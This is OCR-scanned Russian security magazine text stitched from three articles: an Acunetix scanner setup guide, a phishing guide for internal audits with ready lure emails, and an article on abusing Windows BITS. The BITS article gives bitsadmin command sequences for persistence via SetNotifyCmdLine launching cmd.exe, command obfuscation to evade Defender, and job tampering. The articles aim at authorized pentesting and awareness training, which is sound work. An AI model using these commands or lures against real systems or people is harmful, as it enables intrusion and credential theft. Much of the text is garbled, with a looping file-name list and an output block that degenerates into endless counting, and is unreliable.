Запускаем Acunetix WVS Free Scanner и переходим по адресу http://localhost:3443 — интерфейс сканера реализован в виде веб-приложения. Первым делом, нам нужно ввести ключ лицензии, который, к сожалению, не сгенерить. Но такой сервис Acunetix предоставляет. Нажмите «Buy» и вам выдадут ключ лицензии, который вы сможете использовать для сканирования.

ПОЛЕЗНО


Acunetix WVS (Web Vulnerability Scanner) — это коммерческий инструмент от компании Acunetix, который предназначен для поиска уязвимостей в веб-приложениях. Он проверяет любой сайт на наличие различных типов уязвимостей, таких как SQL-инъекции, межсайтовый скриптинг и другие уязвимости, которые могут привести к потере конфиденциальности. WVS предоставляет пользователям возможность сканировать свои веб-приложения на уязвимости, что позволяет повысить защиту своих веб-приложений и данных от атак.

Инструмент этот достаточно сложный, поэтому мы рассмотрим только основные фичи, которые помогут вам быстро начать сканировать.

ИНТЕРФЕЙС

Теперь нам нужно перейти в раздел Scans и нажать на кнопку **New Scan**. Перед нами предстанет мастер сканирования, который позволяет сканировать веб-приложения и выявлять уязвимости. Мастер сканирования состоит из нескольких разделов, которые помогают пользователям настроить параметры сканирования и выбрать необходимые опции для проведения сканирования. Вот краткое описание каждого из разделов:

- **Target Selection** (выбор цели): позволяет пользователям выбирать веб-приложения для сканирования. Этот раздел содержит информацию, которая может потребовать ввода логина и пароля для доступа к определенным разделам.
- **Scan Type** (тип сканирования): здесь пользователь выбирает тип сканирования, который будет использован для проверки.
- **Scan Options** (параметры сканирования): здесь пользователь может настроить параметры сканирования. Этот раздел содержит информацию, которая может потребовать ввода логина и пароля для доступа к определенным разделам.
- **Users** (пользователи): управление учетными записями и правами доступа к различным функциям сканирования. Пользователи могут быть добавлены, удалены или изменены в этом разделе.
- **Proxy Settings** (настройки прокси): настройка прокси-сервера, который используется для подключения к веб-приложению. Прокси-сервер может быть использован для анонимизации сканирования или для направления трафика через определенный прокси-сервер для контроля и мониторинга трафика.
- **WVA (Web Application Firewalls)**: настройка интеграции с различными веб-брандмауэрами (WAF) для обнаружения и блокирования атак, которые могут быть обнаружены при сканировании.



ПОЛЕЗНО

Acunetix — это популярный инструмент для сканирования веб-приложений. Он предназначен для поиска уязвимостей, таких как SQL-инъекции, межсайтовый скриптинг и другие уязвимости, которые могут привести к потере конфиденциальности. Acunetix предоставляет пользователям различные опции и фичи, такие как настройки прокси, поддержку WAF и интеграцию для выполнения веб-сканирования. Также он поддерживает множество типов сканирования, таких как сканирование на уязвимости, сканирование на соответствие стандартам и сканирование на наличие вредоносного ПО. Acunetix также предоставляет различные инструменты для анализа и управления результатами сканирования, такие как генерация отчетов и интеграция с другими инструментами безопасности.

НАСТРОЙКА СКАНИРОВАНИЯ

Настройка параметров сканирования в Acunetix весьма гибкая. Сканер позволяет пользователям выбирать различные параметры, такие как типы атак, которые будут использованы, глубина сканирования и другие параметры, которые влияют на скорость и точность сканирования. Вот некоторые параметры и настройки сканирования:

- Target Selection: выбор веб-приложения для сканирования. Пользователи могут выбирать веб-приложения, которые они хотят сканировать, из списка доступных веб-приложений.
- Scan Type: выбор типа сканирования, который будет использован для проверки. Этот раздел содержит различные опции, которые могут повлиять на скорость и точность сканирования.
- Scan Options: настройка различных параметров сканирования, включая глубину сканирования, скорость сканирования и другие параметры.
- Users: управление учетными записями и правами доступа к различным функциям сканирования. Пользователи могут быть добавлены, удалены или изменены в этом разделе.
- Proxy Settings: настройка прокси-сервера, который используется для подключения к веб-приложению. Прокси-сервер может быть использован для анонимизации сканирования или для направления трафика через определенный прокси-сервер для контроля и мониторинга трафика.
- WVA (Web Application Firewalls): настройка интеграции с различными веб-брандмауэрами (WAF) для обнаружения и блокирования атак, которые могут быть обнаружены при сканировании.

Настройки сканирования могут быть изменены в зависимости от конкретных требований пользователя. Например, если пользователь хочет сканировать только определенный раздел веб-приложения, он может выбрать только соответствующий раздел в разделе Target Selection, а также изменить настройки сканирования, такие как глубина сканирования и скорость сканирования, в разделе Scan Options.

Добавление цели (Target Settings)

Переходим в раздел Targets и нажимаем Add Target.

Перед нами предстанет форма, в которой нужно ввести URL-адрес веб-приложения, которое будет сканировать. Также можно выбрать дополнительные параметры, такие как описание цели, группа, в которую входит цель, и другие параметры, которые могут быть использованы для более точного сканирования. Вот краткое описание некоторых из параметров:

- Description: Здесь можно ввести краткое описание цели, которое может быть полезно для идентификации цели в списке целей.
- Group: Здесь можно выбрать группу, в которую входит цель, если у вас есть несколько групп целей, которые вы хотите сканировать отдельно.
- Scan Speed: Здесь можно выбрать скорость сканирования, которая будет использована для сканирования данной цели. Выбор скорости сканирования может повлиять на скорость и точность сканирования.
- Authentication: Здесь можно выбрать метод аутентификации, который будет использован для доступа к веб-приложению, если оно требует аутентификации.
- Proxy: Здесь можно выбрать прокси-сервер, который будет использован для подключения к веб-приложению, если это необходимо.

После ввода URL-адреса и выбора дополнительных параметров, нажмите кнопку «Add», чтобы добавить цель в список целей. Теперь вы можете выбрать цель для сканирования и начать сканирование, нажав на кнопку «Scan».

Настройка цели (Target Settings)

После добавления цели можно настроить дополнительные параметры для цели и веб-ресурса, которые будут использованы для проведения сканирования. Настройки цели позволяют пользователям настроить параметры сканирования для каждой отдельной цели или веб-ресурса, для которого выполняется сканирование. Вот краткое описание некоторых из параметров:

- Scan Speed: Здесь можно выбрать скорость, которая будет использована для сканирования данной цели. Выбор скорости сканирования может повлиять на скорость и точность сканирования.
- Authentication: Здесь можно выбрать метод аутентификации, который будет использован для доступа к веб-ресурсу, если оно требует аутентификации.
- Proxy: Здесь можно выбрать прокси-сервер, который будет использован для подключения к веб-ресурсу, если это необходимо.
- Crawler: Здесь можно выбрать параметры сканирования веб-ресурса, такие как глубина сканирования и скорость сканирования.
- Scan Options: Здесь можно выбрать различные параметры сканирования, такие как типы атак, которые будут использованы, и другие параметры, которые могут быть использованы для более точного сканирования.

Site Logic

Site Logic — раздел на мастере Target Settings предназначен для настройки веб-приложения на веб-ресурсе. Здесь можно выбрать различные опции для работы с защищенным приложением. В этом разделе можно указать учетные данные для входа в систему, выбрать метод аутентификации, который будет использован для доступа к защищенным разделам приложения, а также настроить параметры сессии и куки, которые могут потребоваться для поддержания сессии с сервером веб-ресурса. Вот есть можно указать параметры для настройки веб-приложения:

- Есть несколько формат Site Logic: login.rec, login.cfg, login.conf, login.ini, login.cfg, login.conf, login.ini, login.rec, login.txt, login.cfg, login.conf, login.ini, login.rec, login.txt, login.cfg, login.conf, login.ini, login.rec, login.txt

АНАТОМИЯ КОРПОРАТИВНОГО ФИШИНГА

Учимся создавать фишинговые атаки для внутреннего аудита

Иван Дорохов
Специалист по информационной безопасности компании «Инфосистемы Джет»

Статья будет полезна пентестерам и безопасникам, которые хотят проверять, умеют ли сотрудники распознавать вредоносные письма. Мы поговорим о корпоративном фишинге с использованием веб-сервисов.

Давай сразу определимся с терминами:

- фишинг — процесс выманивания конфиденциальной информации;
- Социальная инженерия — манипуляция человеком с целью побуждения к каким-либо действиям (злонамеренным).

Что так же в ПК принято называть фишингом для подбрасывания файлов, ссылок, выманивания паролей, но это уже не совсем корректно, поэтому в статье рассмотрим только фишинг.


Как ты знаешь, существует несколько видов фишинга. Классифицируют их согласно их мишени (кого ловят фишеры, какие жертвы). Самый «ширококий» по мишени фишинг — это фишинг для фишинг «брака» ритма данных), по целевым (группам жертв, например крупные банки) и точечный (конкретные жертвы, например директор банка). Также фишинг бывает (с целью) устно (телефонный) и письменный.

Сегодня мы рассмотрим фишинг с точечной мишенью (по самой распространенной отрасли деятельности корпоративного фишинга).

Почему? Но первым делом нужно определиться с задачами и для кого нужен сервис, например спецслужбы, мессенджеры, для Почты России.

Что ты можешь сделать? Ты можешь подготовить сотрудников к тестированию «Что» и «Кому» делать, чтобы не попасться на фишинговые атаки. Для каждого нужен свой подход, например «Кому» СДБ, фин, или, например, получающие новую жертву МОЗ, например, от дня не выходит, но «выбегают» — это уже новая проблема! Фишинг Бывает.

Что же мы рассмотрим, как пасть пасть, в статье из 99.9% сотрудников нерасчет по фишинговой сетке.



АНАТОМИЯ КОРПОРАТИВНОГО ФИШИНГА

УЧИМСЯ СОСТАВЛЯТЬ ФИШИНГОВЫЕ ПИСЬМА ДЛЯ ТРЕНИРОВОЧНЫХ АТАК

ВОПРОС С ВЛОЖЕНИЕМ

Естественно, вопросов можно задавать не только для этого, но также в рамках атаки уже в первом письме.

Пример письма с вопросом и вложением

А ЧТО ЭТО ВЫ МНЕ ОТПРАВИЛИ?

Пишем: «А что это за ссылку вы мне отправили?» Письмо представляет так, будто это ответ на ранее полученное сообщение от жертвы. В самом этом фейковом письме присутствует вредоносная ссылка. Расчет на то, что жертва, заинтересовавшись, что это она там отправила, кликнет на ссылку и перейдет на фишинговый сайт.

КОНТЕКСТ: ОТПРАВКА

Отправить информацию можно в самом тексте сообщения или в виде вложения. В качестве такой может использоваться техническое задание, комментарий к предыдущему делу, отчета анализ, отчет, требования, рекламный, прикладной, рекламодателям, благодарность (за работу, за какое-то действие), уведомление, рекламодателям.

Как же это выглядит в вложении, понятно, а что имеется в виду под «отправить информацию можно в самом тексте сообщения», ведь нам же нужно добраться до какого-нибудь сайта?

Сам адрес вопрос — сам отвечу. В письмах мы ссылаемся на все те же вопросы, отправленные ранее, поэтому, не отправляя на них, мы рискуем даже ссылку на документ на корпоративном портале.

Кстати, ссылка на корпоративный портал можно, даже если пользователи не знают о его существовании или его существует вовсе. Все равно они кликают на ссылки и вводят учетные данные, проверено.

КОНТЕКСТ: ИЗМЕНЕНИЯ

В организации могут меняться регламенты, расписание, правила, корпоративный портал может обзавестись новыми разделами. Можно, например, отправить пользователям жертвам такое сообщение: «В связи с изменением регламента работники удаленки сотрудники просьба сегодня ознакомиться с приказом во вложении». Еще один пример:

Коллеги, добрый день.

Мы перерабатали свою позицию в вопросе с изменениями в стоимости «кубиков». Посмотрите новые расценки и дайте свое заключение.

До конца недели предложение нужно будет скорректировать (при необходимости) и отправить.

Прикреплены стоимостные и временные расценки, который можно посмотреть.

В данном случае по ссылке перешлю 100% пользователей, спрашивать лишнее, и у них 30% заполнят фишинговую форму. Это именно то, о чем я говорю выше: контекст решает.

КОНТЕКСТ: ЖЕЛАНИЕ

Желание получить что-то с максимальной выгодой присуще каждому. Поэтому можно написать пользователю про экономию (скидки, акции, заявка четко либо анкетирование, опросы, анкетирование), что это бесплатно и, конечно, про деньги (компенсация, премия, надбавка). Вот пример такого типа:

Коллега. В связи со сменой ассортимента продукции со складов будет дополнительно доставлено новое поступление по 1 руб. Дешевле при дефиците на складе и самое с требованием закончилстве.

На скрежетке ниже ещё один пример из практики.

Добрый день, Анна Михайловна.
Вы можете, выполнив зарплатную ведомость за март с корреспонденции + прямая: https://gaussian.ru/private/48/

С уважением,
Ольга Сергеевна
начальник Отдела
по работе с персоналом
АО «[redacted]»

Пример письма, вызывающего желание узнать зарплату коллег

Анна Николаевна в данном случае — это настоящее имя главного бухгалтера. Мы пишем от имени начальника отдела по работе с персоналом, но сразу же спрашиваем: Просто делаем вид, что ошибка адресатам.

Эту атаку (ошибка с ошибкой в адресе и приложенной зарплатной ведомостью) мы осуществляем в одном из банков. Что интересно, нам дали 100 пользователей, 30 из них ввели свои данные. Конверсия вышла 48% в учебном центре, а 50 не обучались. В результате попалось 60% в обеих группах. Цифры с двух прогонов.

КОНТ�ЕКСТ: «НЕПОНЯТКИ»

Выше я не упомянул эту категорию. Любю письмо, в котором нет прошаю к предложению действовать и пользователь сам решает, что ему нужно сделать.

Переписка-ссылка

Вы можете прочитать просто пишем почитаете: «Хорошо» — и ведем переписку, на которой ему нужно кликнуть. Примерно так это выглядит в интерфейсе Яндекс-почты:

Пример переписки с ссылкой для ведения подсказки

После перехода по ссылке можно просто проверить, что у получателя за устройство, в каком интернете, разлогин системы, чтобы он по новой ввел логин и пароль, что нам нужно протестировать работников подобным способом. Пример: «Я связи с реорганизацией опубликован предварительные списки сотрудников на сайтах» — Более простой пример усиления контекста стрелки: «Андрей Николаевич зтоб, надо срочно все заполнить — Перешлю ссылку». Ссылка ИБ в рекомендации не слишком часто практикуешь усиление стрелки. Коллеги, сотрудников подарит, и как заменяют порядок. Ссылка ИБ —

КЛОЧКИ ПО ЗАСТОЙКАМ

Как устроена служба BITS в Windows, и как ее атакуют

Сегодня мы с тобой подробно рассмотрим службу интеллектуальной передачи файлов в Windows, она же BITS (Background Intelligent Transfer Service). Она может тихо и молча выполнять прерванную чекнер, но и помогать хакерам и пентестерам оставаться незамеченными при взломе на Windows. Заодно обсудим, как обезопасить систему от проникновения.

Дмитрий Скоморохов
Head Hunter, Positive Technologies

BITS — это сервис, предназначенный для загрузки и отправки файлов на сервер HTTP и SMB. Основные возможности BITS:

- автоматическое возобновление передачи файлов при потере сетевого соединения или ошибке;
- возможность менять скорость загрузки с учетом пропускной способности сети и потребностей других приложений.

BITS работает с «задачами» (job, задача). Задачам — это контейнер, содержащий один или несколько файлов для передачи и способы, определяющие, как передавать файлы. У каждого задания есть приоритет. Задачам с высоким приоритетом обрабатываются быстрее, чем остальным. При создании задания определяется одна из трех типов:

- BG_JOB_TYPE_DOWNLOAD — передача на локальный систему;
- BG_JOB_TYPE_UPLOAD — передача на удаленный сервер;
- BG_JOB_TYPE_UPLOAD_REPLY — передача на сервер и получение файла в ответ.

СОСТОЯНИЯ ЗАДАЧ BITS

Задача BITS может находиться в состоянии одного из четырех кодов: **starting, active transferred-Final**, которые мы рассмотрим ниже.

Начальное состояние (starting)

Жизненный цикл задания BITS начинается с его создания. Начальное состояние — **BG_JOB_STATE_SUSPENDED** (задача BITS приостановлена). В этом состоянии BITS можешь добавить файлы в задание и установить его свойства. Для выполнения задания можем вызвать метод **Resume**. Если ты решишь выполнить задание без файлов, оно вернет код ошибки **BG_E_EMPTY** (задание не содержит ни одного файла).

Пользователь, который создал задание BITS, является его владельцем. Остальные пользователи с ограниченными правами могут стать владельцами любой задачи. Задача BITS выполняется, когда пользователи авторизовали с учетной записью типа logon.

Состояние действия (active)

В этому класу относится следующие состояния:

- BG_JOB_STATE_QUEUED — задача находится в очереди и ждет выполнения;
- BG_JOB_STATE_CONNECTING — служба BITS пытается подключиться к удаленному серверу. Если соединение успешно, состояние задания изменится на BG_JOB_STATE_TRANSFERRING, в противном случае — на BG_JOB_STATE_TRANSIENT_ERROR;
- BG_JOB_STATE_TRANSIENT_ERROR — BITS прерывает данные задания;
- BG_JOB_STATE_TRANSIENT_ERROR — произошла ошибка, после которой передача может быть выполнена. Состояние BITS будет попытаться выполнить задание часто по времени, а если оно не выполнится, то состояние изменится на BG_JOB_STATE_ERROR.

Состояние задания меняется между статусами, пока BITS не передает все файлы из него. Если задача не выполнена в течение выделенного времени, она возвращается в состояние **BG_JOB_STATE_QUEUED** и начинается передача из следующего задания.

Состояние передачи (transferred)

Задача переходит в состояние **BG_JOB_STATE_TRANSFERRED** (передача данных успешно выполнена), когда файлы передачи. Данные по должно либо «потеть», либо завершить работу этого задания.

Для успешного выполнения должны быть переданы все файлы, иначе задание завершится с ошибкой — **BG_JOB_STATE_ERROR** (произошла неустранимая ошибка, служба не может передать файл).

Окончательное состояние (final)

Как только задача переходит в окончательное состояние, ты не сможешь ее изменить. Задание будет в состоянии **BG_JOB_STATE_ACKNOWLEDGED** (подтверждение). Окончательные задания после вызова **Complete** и всех загруженные файлы будет сохранены. При вызове метода **Cancel** (отмена) состояние задачи изменится сначала в состояние задания переходит в **BG_JOB_STATE_CANCELLED** (задание отменено, удалено из очереди). Задание, которое не перешло в окончательное состояние, будет автоматически отменено.

Как менять состояния задач

Поле задания не зависит от одного из окончательных состояний, ты можешь вызвать любой из четырех методов для его изменения:

- **Cancel** — окончательно отменяет задание. Передача файлов будет отменена, а загруженные файлы — удалены;
- **Complete** — завершение задания после BITS передачи, а непотоковые переданные — удалены;
- **Resume** — используется для перевода задания из состояния BG_JOB_STATE_SUSPENDED. Задание в состоянии BG_JOB_STATE_ERROR или BG_JOB_STATE_TRANSIENT_ERROR будет заново выполнено;
- **Suspend** — используется для перевода задания в состояние BG_JOB_STATE_SUSPENDED. Задание будет находиться в этом состоянии до вызова метода Resume.

ЭКСПЛУАТАЦИЯ BITS

Для работы BITS ты можешь использовать утилиту bitsadmin.exe, которая позволяет управлять заданиями BITS, либо компаниты PowerShell.

После запуска bitsadmin.exe без BITS и тебе дан должны появиться идеи, как можно эксплуатировать службу BITS. В матрице MITRE ATT&CK BITS рассмотрен в разделах:

- **закрепление** (Persistent Tactics) — T1197 BITS Jobs;
- **обход средств защиты** и **обнаружение** (Persistence) — T1197 BITS Jobs;
- **контроль и управление** (Command and Control) — T1105 Ingress Tool Transfer.

WARNING

Статья имеет познавательный характер и предназначена для специалистов по безопасности, проводящих тестирование в рамках контракта. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Распространение вредоносных программ, нарушение работы систем и нарушение тайны переписки преследуется по закону.

BITS может показывать макросы страницы, создавать процессы и активного соединения за своей службой. Впрочем, некоторые EDR и EPP уже обнаружили такие техники.

Служба BITS запускает тип:

```
C:\windows\system32\svchost.exe -k netsvcs -p -s BITS
```

При попытке BITS может прерываться для разных задач:

- запустить пейлоад или скачать файл, используя процессы службы BITS;
- загрузить файл с удаленного сервера;
- отправить файл на удаленный ресурс;
- скопировать файл локально;
- закрепиться в системе.

Действия, описанные ниже, также можно выполнить с помощью командлетов PowerShell:

- Start-BitsTransfer;
- Get-BitsTransfer;
- Suspend-BitsTransfer;
- Resume-BitsTransfer;
- Complete-BitsTransfer;
- Remove-BitsTransfer.

Подробно остановлятся на них мы не будем.

Создаем задачу для загрузки файла или локального копирования

Для создания задачи, которая будет загружать файл с удаленного ресурса, можем выполнить команды:

```
# Создаем задачу с именем tasks
bitsadmin /create tasks

# Добавляем файл для загрузки
bitsadmin /addfile tasks http://example.com/file.txt C:\users\ldfbdh\Downloads\test.txt

# В если для копирования, то
bitsadmin /addfile tasks C:\Users\user1\1.txt C:\users\user1\_work

# Выполняем задачу, используя метод resume
bitsadmin /resume tasks

# Подтверждаем выполнение задачи
bitsadmin /complete tasks
```

Как ты думаешь, что тебе дает эта задача для добавления локального файла в задачу для копирования? Правильно, Windows Defender начнет ругаться и выдавать сообщение **Trojan:Win32/BITSAdmin.A5**.

Можно по-быстрому подобрать конфигурацию каких для обфускации команды и получим

```
b"it"a"dm"in /addfile tasks c:\users\user1\1.txt c:\users\user1\_work
```

Если запустить эту команду, файл не будет добавлен в задачу, а детект сработает уже после этого.

WWW

Подробнее про обфускацию спецбит можешь на сайте в Base Red Team Notes.

Выполняем нагрузку и закрепляемся в системе

В отличие от предыдущего способа, у нас добавляется использование команды для нагрузки определяется **bitsadmin /SetNotifyCmdLine**

```
# Создаем задачу с именем tasks
bitsadmin /create tasks

# Добавляем файл для загрузки
bitsadmin /addfile tasks "C:\Users\user1\1.txt" c:\users\user1\_work

# Устанавка уведомления, запуск c:\windows\system32\cmd.exe
bitsadmin /SetNotifyCmdLine tasks c:\windows\system32\cmd.exe NULL

# Выполняем задачу, используя метод resume
bitsadmin /resume tasks

# Подтверждаем выполнение задачи
bitsadmin /complete tasks
```

Давай поиграемся с механизмом уведомлений подробнее. Мы уже знаем, что для его установки используется аргумент **SetNotifyCmdLine**. Остается вопрос, когда уведомление выполняется. Обратимся к документации и увидим, что определяется четыре типа уведомлений:

- 1 — генерируется, когда все файлы в задании были передана (статус BG_JOB_STATE_TRANSFERRED);
- 2 — генерируется, когда задание по возникновении ошибки (статус BG_JOB_STATE_ERROR);
- 3 — генерируется, когда все файлы были переданы или возникла ошибка (это умолчание) статус BG_JOB_STATE_TRANSFERRED и BG_JOB_STATE_ERROR);
- 4 — отключает уведомление.

Для установки типа уведомлений можешь использовать

```
bitsadmin /SetNotifyFlags tasks 1
```

Устанавливаем для уведомления команду будет дочернем процессом службы BITS. Но нужно помнить, что создаваемые процессы будут использовать **svchost.exe** на начале подключения, чем запуск учетной для службы с BITS. Тем не менее такой метод может пробить какой-нибудь мониторинг поведенческих модулей.

Куда более редким применением BITS — это закрепление в системе. Это этого можно использовать все те же команды, что и приведут выше. Для в том, что, если выполнения в рамках уведомления программы **не отменила** (статус) или **не завершила** (статус задания), BITS снова ей вызовет по истечении минимальной задержки (по умолчанию это 600 секунд). Для изменения значения можно использовать такую команду:

```
bitsadmin /setminretrydelay tasks 35
```

После этого BITS будет вызывать уведомление каждые 35 секунд, пока задача не перейдет в финальное состояние.

Возможно! которое поле долго может работать такая задача? Для этого есть параметр **NoProgressTimeout**, значение которого — 1 209 600 секунд (14 дней). Изменить значение можешь такой командой:

```
bitsadmin /setnoprogresstimeout myDownloadJob 20
```

В результате ты сможешь закрепиться в системе, если не выполнишь команду

```
bitsadmin /complete tasks или bitsadmin /cancel tasks
```

Создаем задачу с именем tasks

```
bitsadmin /create tasks
```

Добавляем файл для загрузки:

```
bitsadmin /addfile tasks "C:\Users\user1\1.txt" c:\users\user1\_work
```

Устанавки уведомлений и запускаем **cmd.exe**

```
bitsadmin /SetNotifyCmdLine tasks c:\windows\system32\cmd.exe NULL
```

Вызываем задачу, используя метод resume:

```
bitsadmin /resume tasks
```

И конечно, не подкрадывает или не отменяем выполнение задачи.

BITS Tampering

Пользователь может просмотреть список своих задач в локальной адаптивтерминале — список задач всех пользователей.

Просмотр среди задач:

```
bitsadmin /list /verbose
```

Просмотр задач всех пользователей:

```
bitsadmin /list /verbose /allusers
```

Для приостановки задачи можем выполнить команду **bitsadmin /suspend tasks**. Поэтому, что мы можем менять свойства задачи в состоянии BG_JOB_STATE_SUSPENDED?

Думаю, ты уже придал здесь возможность скрыться свои действия на потенциальных задачах. Мы можем добавить файлы в задачи для загрузки или установить уведомления, если она создана в контексте текущего пользователя.

Теперь отвечаем на несколько вопросов:

- Как часто пользователи создают задачи BITS?
- Как часто они делают?
- Отменяют какой-нибудь задачи?

Обратимся к журналу событий:

```
Microsoft-Windows-Bits-Client/Operational
```

Мы можем это это рассмотрим поле. Сейчас нас интересует только событие с **EventID** = 3 (создание задачи).

INFO

О том, как работать с журналом ETX из командной строки, можешь почитать в моей статье на «Хакере».

Давай отфильтруем событие и сделаем группировку, используя PowerShell:

```
Get-winEvent @{logname="Microsoft-Windows-Bits-Client/Operational";ID =3} | Group-Object -Property {$_.Properties[2].value}|$_.Properties[1].value} | Select-Object Name, Count | Format-List
```

Результат работы команды представлен на скриншоте ниже:


```
Name  : NT AUTHORITY\LOCAL SERVICE
Count : 1

Name  : NT AUTHORITY\SYSTEM
Count : 1

Name  : S-1-5-21-1-2-3-4-5-6-7-8-9-10-11-12-13-14-15-16-17-18-19-20-21-22-23-24-25-26-27-28-29-30-31-32-33-34-35-36-37-38-39-40-41-42-43-44-45-46-47-48-49-50-51-52-53-54-55-56-57-58-59-60-61-62-63-64-65-66-67-68-69-70-71-72-73-74-75-76-77-78-79-80-81-82-83-84-85-86-87-88-89-90-91-92-93-94-95-96-97-98-99-100-101-102-103-104-105-106-107-108-109-110-111-112-113-114-115-116-117-118-119-120-121-122-123-124-125-126-127-128-129-130-131-132-133-134-135-136-137-138-139-140-141-142-143-144-145-146-147-148-149-150-151-152-153-154-155-156-157-158-159-160-161-162-163-164-165-166-167-168-169-170-171-172-173-174-175-176-177-178-179-180-181-182-183-184-185-186-187-188-189-190-191-192-193-194-195-196-197-198-199-200-201-202-203-204-205-206-207-208-209-210-211-212-213-214-215-216-217-218-219-220-221-222-223-224-225-226-227-228-229-230-231-232-233-234-235-236-237-238-239-240-241-242-243-244-245-246-247-248-249-250-251-252-253-254-255-256-257-258-259-260-261-262-263-264-265-266-267-268-269-270-271-272-273-274-275-276-277-278-279-280-281-282-283-284-285-286-287-288-289-290-291-292-293-294-295-296-297-298-299-300-301-302-303-304-305-306-307-308-309-310-311-312-313-314-315-316-317-318-319-320-321-322-323-324-325-326-327-328-329-330-331-332-333-334-335-336-337-338-339-340-341-342-343-344-345-346-347-348-349-350-351-352-353-354-355-356-357-358-359-360-361-362-363-364-365-366-367-368-369-370-371-372-373-374-375-376-377-378-379-380-381-382-383-384-385-386-387-388-389-390-391-392-393-394-395-396-397-398-399-400-401-402-403-404-405-406-407-408-409-410-411-412-413-414-415-416-417-418-419-420-421-422-423-424-425-426-427-428-429-430-431-432-433-434-435-436-437-438-439-440-441-442-443-444-445-446-447-448-449-450-451-452-453-454-455-456-457-458-459-460-461-462-463-464-465-466-467-468-469-470-471-472-473-474-475-476-477-478-479-480-481-482-483-484-485-486-487-488-489-490-491-492-493-494-495-496-497-498-499-500-501-502-503-504-505-506-507-508-509-510-511-512-513-514-515-516-517-518-519-520-521-522-523-524-525-526-527-528-529-530-531-532-533-534-535-536-537-538-539-540-541-542-543-544-545-546-547-548-549-550-551-552-553-554-555-556-557-558-559-560-561-562-563-564-565-566-567-568-569-570-571-572-573-574-575-576-577-578-579-580-581-582-583-584-585-586-587-588-589-590-591-592-593-594-595-596-597-598-599-600-601-602-603-604-605-606-607-608-609-610-611-612-613-614-615-616-617-618-619-620-621-622-623-624-625-626-627-628-629-630-631-632-633-634-635-636-637-638-639-640-641-642-643-644-645-646-647-648-649-650-651-652-653-654-655-656-657-658-659-660-661-662-663-664-665-666-667-668-669-670-671-672-673-674-675-676-677-678-679-680-681-682-683-684-685-686-687-688-689-690-691-692-693-694-695-696-697-698-699-700-701-702-703-704-705-706-707-708-709-710-711-712-713-714-715-716-717-718-719-720-721-722-723-724-725-726-727-728-729-730-731-732-733-734-735-736-737-738-739-740-741-742-743-744-745-746-747-748-749-750-751-752-753-754-755-756-757-758-759-760-761-762-763-764-765-766-767-768-769-770-771-772-773-774-775-776-777-778-779-780-781-782-783-784-785-786-787-788-789-790-791-792-793-794-795-796-797-798-799-800-801-802-803-804-805-806-807-808-809-810-811-812-813-814-815-816-817-818-819-820-821-822-823-824-825-826-827-828-829-830-831-832-833-834-835-836-837-838-839-840-841-842-843-844-845-846-847-848-849-850-851-852-853-854-855-856-857-858-859-860-861-862-863-864-865-866-867-868-869-870-871-872-873-874-875-876-877-878-879-880-881-882-883-884-885-886-887-888-889-890-891-892-893-894-895-896-897-898-899-900-901-902-903-904-905-906-907-908-909-910-911-912-913-914-915-916-917-918-919-920-921-922-923-924-925-926-927-928-929-930-931-932-933-934-935-936-937-938-939-940-941-942-943-944-945-946-947-948-949-950-951-952-953-954-955-956-957-958-959-960-961-962-963-964-965-966-967-968-969-970-971-972-973-974-975-976-977-978-979-980-981-982-983-984-985-986-987-988-989-990-991-992-993-994-995-996-997-998-999-1000-1001-1002-1003-1004-1005-1006-1007-1008-1009-1010-1011-1012-1013-1014-1015-1016-1017-1018-1019-1020-1021-1022-1023-1024-1025-1026-1027-1028-1029-1030-1031-1032-1033-1034-1035-1036-1037-1038-1039-1040-1041-1042-1043-1044-1045-1046-1047-1048-1049-1050-1051-1052-1053-1054-1055-1056-1057-1058-1059-1060-1061-1062-1063-1064-1065-1066-1067-1068-1069-1070-1071-1072-1073-1074-1075-1076-1077-1078-1079-1080-1081-1082-1083-1084-1085-1086-1087-1088-1089-1090-1091-1092-1093-1094-1095-1096-1097-1098-1099-1100-1101-1102-1103-1104-1105-1106-1107-1108-1109-1110-1111-1112-1113-1114-1115-1116-1117-1118-1119-1120-1121-1122-1123-1124-1125-1126-1127-1128-1129-1130-1131-1132-1133-1134-1135-1136-1137-1138-1139-1140-1141-1142-1143-1144-1145-1146-1147-1148-1149-1150-1151-1152-1153-1154-1155-1156-1157-1158-1159-1160-1161-1162-1163-1164-1165-1166-1167-1168-1169-1170-1171-1172-1173-1174-1175-1176-1177-1178-1179-1180-1181-1182-1183-1184-1185-1186-1187-1188-1189-1190-1191-1192-1193-1194-1195-1196-1197-1198-1199-1200-1201-1202-1203-1204-1205-1206-1207-1208-1209-1210-1211-1212-1213-1214-1215-1216-1217-1218-1219-1220-1221-1222-1223-1224-1225-1226-1227-1228-1229-1230-1231-1232-1233-1234-1235-1236-1237-1238-1239-1240-1241-1242-1243-1244-1245-1246-1247-1248-1249-1250-1251-1252-1253-1254-1255-1256-1257-1258-1259-1260-1261-1262-1263-1264-1265-1266-1267-1268-1269-1270-1271-1272-1273-1274-1275-1276-1277-1278-1279-1280-1281-1282-1283-1284-1285-1286-1287-1288-1289-1290-1291-1292-1293-1294-1295-1296-1297-1298-1299-1300-1301-1302-1303-1304-1305-1306-1307-1308-1309-1310-1311-1312-1313-1314-1315-1316-1317-1318-1319-1320-1321-1322-1323-1324-1325-1326-1327-1328-1329-1330-1331-1332-1333-1334-1335-1336-1337-1338-1339-1340-1341-1342-1343-1344-1345-1346-1347-1348-1349-1350-1351-1352-1353-1354-1355-1356-1357-1358-1359-1360-1361-1362-1363-1364-1365-1366-1367-1368-1369-1370-1371-1372-1373-1374-1375-1376-1377-1378-1379-1380-1381-1382-1383-1384-1385-1386-1387-1388-1389-1390-1391-1392-1393-1394-1395-1396-1397-1398-1399-1400-1401-1402-1403-1404-1405-1406-1407-1408-1409-1410-1411-1412-1413-1414-1415-1416-1417-1418-1419-1420-1421-1422-1423-1424-1425-1426-1427-1428-1429-1430-1431-1432-1433-1434-1435-1436-1437-1438-1439-1440-1441-1442-1443-1444-1445-1446-1447-1448-1449-1450-1451-1452-1453-1454-1455-1456-1457-1458-1459-1460-1461-1462-1463-1464-1465-1466-1467-1468-1469-1470-1471-1472-1473-1474-1475-1476-1477-1478-1479-1480-1481-1482-1483-1484-1485-1486-1487-1488-1489-1490-1491-1492-1493-1494-1495-1496-1497-1498-1499-1500-1501-1502-1503-1504-1505-1506-1507-1508-1509-1510-1511-1512-1513-1514-1515-1516-1517-1518-1519-1520-1521-1522-1523-1524-1525-1526-1527-1528-1529-1530-1531-1532-1533-1534-1535-1536-1537-1538-1539-1540-1541-1542-1543-1544